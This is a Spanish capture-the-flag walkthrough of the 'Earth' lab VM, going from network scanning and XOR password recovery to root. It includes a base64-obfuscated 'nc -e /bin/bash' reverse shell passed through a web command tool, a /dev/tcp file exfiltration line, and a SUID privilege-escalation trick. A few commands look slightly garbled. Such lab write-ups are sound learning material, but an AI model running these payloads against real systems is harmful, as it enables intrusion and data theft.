

Earth

Primero Buscamos en nuestra red que ips hay conectadas, para eso hacemos un netdiscover de nuestra red.

Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.20.30.1	52:54:00:12:35:00	1	60	Unknown vendor
10.20.30.2	52:54:00:12:35:00	1	60	Unknown vendor
10.20.30.3	08:00:27:d4:92:e1	1	60	PCS Systemtechnik GmbH
10.20.30.9	08:00:27:78:2d:17	1	60	PCS Systemtechnik GmbH

Una vez ya sabemos la ip haremos un nmap para saber que puertos estan abiertos. Por lo que podemos ver tiene 3 puertos abiertos, uno de ssh, y los otros son de http y https.

```
(root@kali)-[/home/n_guerra]
# nmap -A 10.20.30.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-25 17:36 CEST
Nmap scan report for earth.local (10.20.30.9)
Host is up (0.00086s latency).
Not shown: 980 filtered tcp ports (no-response), 17 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|_  256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp    open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_ http-title: Earth Secure Messaging
443/tcp    open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
|_ Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
|_ Not valid before: 2021-10-12T23:26:31
|_ Not valid after: 2031-10-10T23:26:31
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_ ssl-date: TLS randomness does not represent time
|_ http-title: Earth Secure Messaging
|_ tls-alpn:
|_   http/1.1
MAC Address: 08:00:27:78:2D:17 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|storage-misc
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), Synology DiskStation Manager 5.X (90%), Netgear RAIDiator 4.X (87%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:3 cpe:/a:synology:diskstation_manager:5.2 cpe:/o:netgear:raidiorator:4.2.28
Aggressive OS guesses: Linux 4.15 - 5.8 (97%), Linux 5.0 - 5.4 (97%), Linux 5.0 - 5.5 (94%), Linux 2.6.32 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.9 (91%), Linux 3.4 - 3.10 (91%), Linux 5.1 (91%), Linux 2.6.32 - 3.10 (91%), Linux 2.6.32 - 3.13 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.86 ms earth.local (10.20.30.9)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.27 seconds


(root@kali)-[/home/n_guerra]
#
```

Intentamos entrar a la web tanto por https como por http. Como no nos deja lo que haremos es que lo añadiremos a nuestro archivo hosts con el echo.

```
(root@kali)-[/home/n_guerra]
# cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali

# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
10.20.30.9     earth.local
10.20.30.9     terratest.earth.local
10.20.30.11    wordpress.aragog.hogwarts
10.20.30.13    papaya.thl
```

Ahora al volver a intentarlo podemos ver que nos deja entrar y ver lo que hay en la pagina.



Hacemos un dirb del terratest.earth.local para ver que hay dentro. Y nos da el robots.txt que siempre que aparezca debemos entrar.

```
(root@kali)-[/home/n_guerra/Escritorio/earth]
# dirb https://terratest.earth.local

DIRB v2.22
By The Dark Raver

START_TIME: Fri Oct 25 17:50:36 2024
URL_BASE: https://terratest.earth.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: https://terratest.earth.local/ —
+ https://terratest.earth.local/cgi-bin/ (CODE:403|SIZE:199)
+ https://terratest.earth.local/index.html (CODE:200|SIZE:26)
+ https://terratest.earth.local/robots.txt (CODE:200|SIZE:521)

END_TIME: Fri Oct 25 17:50:42 2024
DOWNLOADED: 4612 - FOUND: 3


(root@kali)-[/home/n_guerra/Escritorio/earth]
```

Al parecer nos da unas posibles combinaciones que puede tener el archivo

```
← → ↻ 🏠 https://terratest.earth.local/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```


Probando desde abajo hacia arriba lo que vemos es que hay uno que si que funciona, donde nos da un poco de informacion. Nos dice que utiliza el xor para encriptar. Y que el archivo de testdata.txt se utilizo de key para la encriptacion. y que el usuario de terra es el usuario



The screenshot shows a web browser window with the address bar displaying 'https://terratest.earth.local/testingnotes.txt'. The browser's tab is labeled 'terratest.earth.local/testingn'. The page content is as follows:

```
Testing secure messaging system notes:  
*Using XOR encryption as the algorithm, should be safe as used in RSA.  
*Earth has confirmed they have received our sent messages.  
*testdata.txt was used to test encryption.  
*terra used as username for admin portal.  
Todo:  
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?  
*Need to test different key lengths to protect against bruteforce. How long should the key be?  
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

Esta frase que hay aqui segun el txt antterior dice que se utilizo para encriptar la passwd



The screenshot shows a web browser window with the address bar displaying 'https://terratest.earth.local/testdata.txt'. The browser's tab is labeled 'terratest.earth.local/testdata'. The page content is as follows:

```
According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago.
```

Entonces nos vamos a una pagina de descriptacion para descriptar la contraseña, Cogemos uno de los codigos de la pagina principal y probamos a ver cual es. Despues cogemos la key para ponerla en el apartado de key, y utilizamos la extension de xor porque nos dijo que estaba encriptada en xor. Como se puede ver nos da una contraseña que se repite todo el rato.


The screenshot displays the CyberChef web application interface. The browser's address bar shows the URL `https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')XOR({'opti...`. The interface is divided into several sections:

- Operations:** A sidebar on the left lists various operations, with 'XOR' selected.
- Recipe:** The central area shows a recipe configuration for 'From Hex' and 'XOR'. The 'From Hex' operation has a 'Delimiter' set to 'Auto'. The 'XOR' operation has a 'Key' set to 'n years ago.' and a 'Scheme' set to 'Standard'. There is also a 'Null preserving' checkbox.
- Input:** The top right section contains a large text area with a long hexadecimal string.
- Output:** The bottom right section displays the result of the XOR operation, which is a repeating string: 'earthclimatechangebad4humansearhcclimatechangebad4hu...'. The output is shown in a text area with a 'Raw Bytes' button.


At the bottom of the interface, there is a 'STEP' button and a 'BAKE!' button. The bottom status bar shows 'Auto Bake' and '2ms'.

Nicolas Guerra Garcia


Nos vamos al apartado de admin que nos dio el gobuster de antes y le damos a login.



Ponemos el usuario que nos indico y la contraseña que acabamos de descriptar.



Podemos ver que estamos dentro de un sitio donde podemos llegar a hacer comandos y ejecutarlos.



Miramos que hay dentro de var y podemos observar un archivo que pone earth_web

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

[Log Out](#)

CLI command:

```
cd /var; ls -al
```

Run command

```
Command output: total 16 drwxr-xr-x. 22 root root 4096 Oct 12 2021 . dr-xr-xr-x. 17 root root 244
Nov 1 2021 .. -rw-r--r--. 1 root root 208 Oct 11 2021 .updated drwxr-xr-x. 2 root root 19 Oct 11
2021 account drwxr-xr-x. 2 root root 6 Jan 26 2021 adm drwxr-xr-x. 13 root root 164 Oct 11 2021
cache drwxr-xr-x. 2 root root 6 Jan 27 2021 crash drwxr-xr-x. 3 root root 18 Oct 11 2021 db
drwxrwxrwx. 4 root root 101 Nov 12 15:21 earth_web drwxr-xr-x. 2 root root 6 Jan 26 2021 empty
drwxr-xr-x. 2 root root 6 Jan 26 2021 ftp drwxr-xr-x. 2 root root 6 Jan 26 2021 games drwxr-xr-x.
3 root root 18 Aug 19 2021 kerberos drwxr-xr-x. 42 root root 4096 Oct 11 2021 lib drwxr-xr-x. 2
root root 6 Jan 26 2021 local lrwxrwxrwx. 1 root root 11 Oct 11 2021 lock -> ../run/lock drwxr-
xr-x. 10 root root 4096 Nov 12 14:59 log lrwxrwxrwx. 1 root root 10 Jan 26 2021 mail ->
spool/mail drwxr-xr-x. 2 root root 6 Jan 26 2021 nis drwxr-xr-x. 2 root root 6 Jan 26 2021 opt
drwxr-xr-x. 2 root root 6 Jan 26 2021 preserve lrwxrwxrwx. 1 root root 6 Oct 11 2021 run ->
../run drwxr-xr-x. 8 root root 86 Oct 11 2021 spool drwxrwxrwt 2 root root 6 Nov 12 14:59 tmp
drwxr-xr-x. 4 root root 33 Oct 7 2021 www drwxr-xr-x. 2 root root 6 Jan 26 2021 yp
```

Miramos que hay dentro de ese archivo y podemos apreciar que hay un flag y poco mas.

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

[Log Out](#)

CLI command:

```
cd /var/earth_web; ls
```

Run command

```
Command output: db.sqlite3 earth_web manage.py secure_message user_flag.txt
```

Creamos un net connection por el puerto 4444 para ejecutar un comando en el CLI y poder hacer la reverse shell.

```
(root@kali)-[/home/n_guerra]
# nc -nlvp 4444
listening on [any] 4444 ...
```

Lo que hacemos aqui es crear un echo con el enlace y lo encriptamos para que a la hora de pasarselo al CLI de la web se confunda y nos deje entrar.

```
(n_guerra@kali)-[~]
$ sudo su
[sudo] contraseña para n_guerra:
(root@kali)-[/home/n_guerra]
# echo 'nc -e /bin/bash 10.20.30.4 4444' | base64
bmMgLUUgLU2Jpbi9iYXNoIDVwLjIwLjMwLjQgNDQ0NAo=
(root@kali)-[/home/n_guerra]
#
```

Hacemos un echo 'el codigo que nos dio' | base64 -d | bash, que esto lo que hace es que crea un echo con el codigo encriptado y despues lo desencripta y despues lo ejecuta.

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

[Log Out](#)

- Remote connections are forbidden.

CLI command:

echo 'bmMgLUUgLU2Jpbi9iYXNoIDVwLjIwLjMwLjQgNDQ0NAo='

Run command

Command output:

Una vez hecho eso podemos irnos a nuestro enlace y veremos que nos hemos conectado, procedemos a hacer un whoami para saber que user somos.

```
(root@kali)-[/home/n_guerra]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.20.30.4] from (UNKNOWN) [10.20.30.9] 39296
whoami
apache
```


Para ver los permisos que tenemos en este caso hacemos el find de todos los permisos que tengamos como root. En este caso nos ha dado uno que nos interesa un poco mas que los otros que es el de reset_root

```
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
```

Lo que hacemos es un cat al reset root por tcp hacia nuestra ip, y en otra terminal lo que hacemos es abrir un enlace por el mismo puerto que hemos puesto en el cat, lo cual nos da el archivo a nuestra maquina.

```
file /usr/bin/reset_root
/usr/bin/reset_root: setuid ELF 64-bit LSB executable, x86_64, BuildID[sha1]=4851fddf6958d92a
cat /usr/bin/reset_root > /dev/tcp/10.20.30.4/3333

(root@kali)-[/home/n_guerra/Escritorio]
# ls
aragog  bluemoon  earth  ica1  mercury  papaya  php-reve

(root@kali)-[/home/n_guerra/Escritorio]
# cd earth

(root@kali)-[/home/n_guerra/Escritorio/earth]
# ls
reset_root

(root@kali)-[/home/n_guerra/Escritorio/earth]
# nc -lvnp 3333 > reset_root
listening on [any] 3333 ...
^C

(root@kali)-[/home/n_guerra/Escritorio/earth]
# ls
reset_root

(root@kali)-[/home/n_guerra/Escritorio/earth]
# nc -lvnp 3333 > reset_root
listening on [any] 3333 ...
connect to [10.20.30.4] from (UNKNOWN) [10.20.30.9] 4268

(root@kali)-[/home/n_guerra/Escritorio/earth]
#
```

Nicolas Guerra Garcia

Con el ltrace lo que hacemos es poder ver el contenido del archivo, el cual nos enseña 3 archivos que tenemos que añadir para que el usuario de apache pueda ejecutar el reset_root. Los añadiremos con touch y uno por uno.

```
Archivo Acciones Editar Vista Ayuda
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
get reset_root
get /usr/bin/reset_root
file /usr/bin/reset_root
/usr/bin/reset_root: setuid ELF 64-bit LSB executable, x86_64, BuildID[sha1]=4851fddf6958d92a
cat /usr/bin/reset_root > /dev/tcp/10.20.30.4/3333
touch /dev/shm/kHgTFI5G
touch /dev/shm/Zw7bV9U5
touch /tmp/kcM0Wewe

Archivo Acciones Editar Vista Ayuda
(root@kali)-[/home/n_guerra/Escritorio/earth]
# ltrace /home/n_guerra/Escritorio/earth/reset_root
puts("CHECKING IF RESET TRIGGERS PRESENT" ...CHECKING IF RESET TRIGGERS PRESENT ...
) = 38
access("/dev/shm/kHgTFI5G", 0) = -1
access("/dev/shm/Zw7bV9U5", 0) = -1
access("/tmp/kcM0Wewe", 0) = -1
puts("RESET FAILED, ALL TRIGGERS ARE N" ...RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
) = 44
+++ exited (status 0) +++

(root@kali)-[/home/n_guerra/Escritorio/earth]
#
```

Una vez añadido lo volvemos a ejecutar y podemos ver que ahora nos da un passwd que es Earth.

```
touch /tmp/rem0wewe
reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET TRIGGERS ARE PRESENT, RESETTNG ROOT PASSWORD TO:
Earth
█
```

Probamos a conectarnos como root con la contraseña Earth ya que se acaba de resetear. Y como se puede ver ya somos root.

```
su root
Earth
whoami
root
█
```

Ya estaría resuelta la maquina !!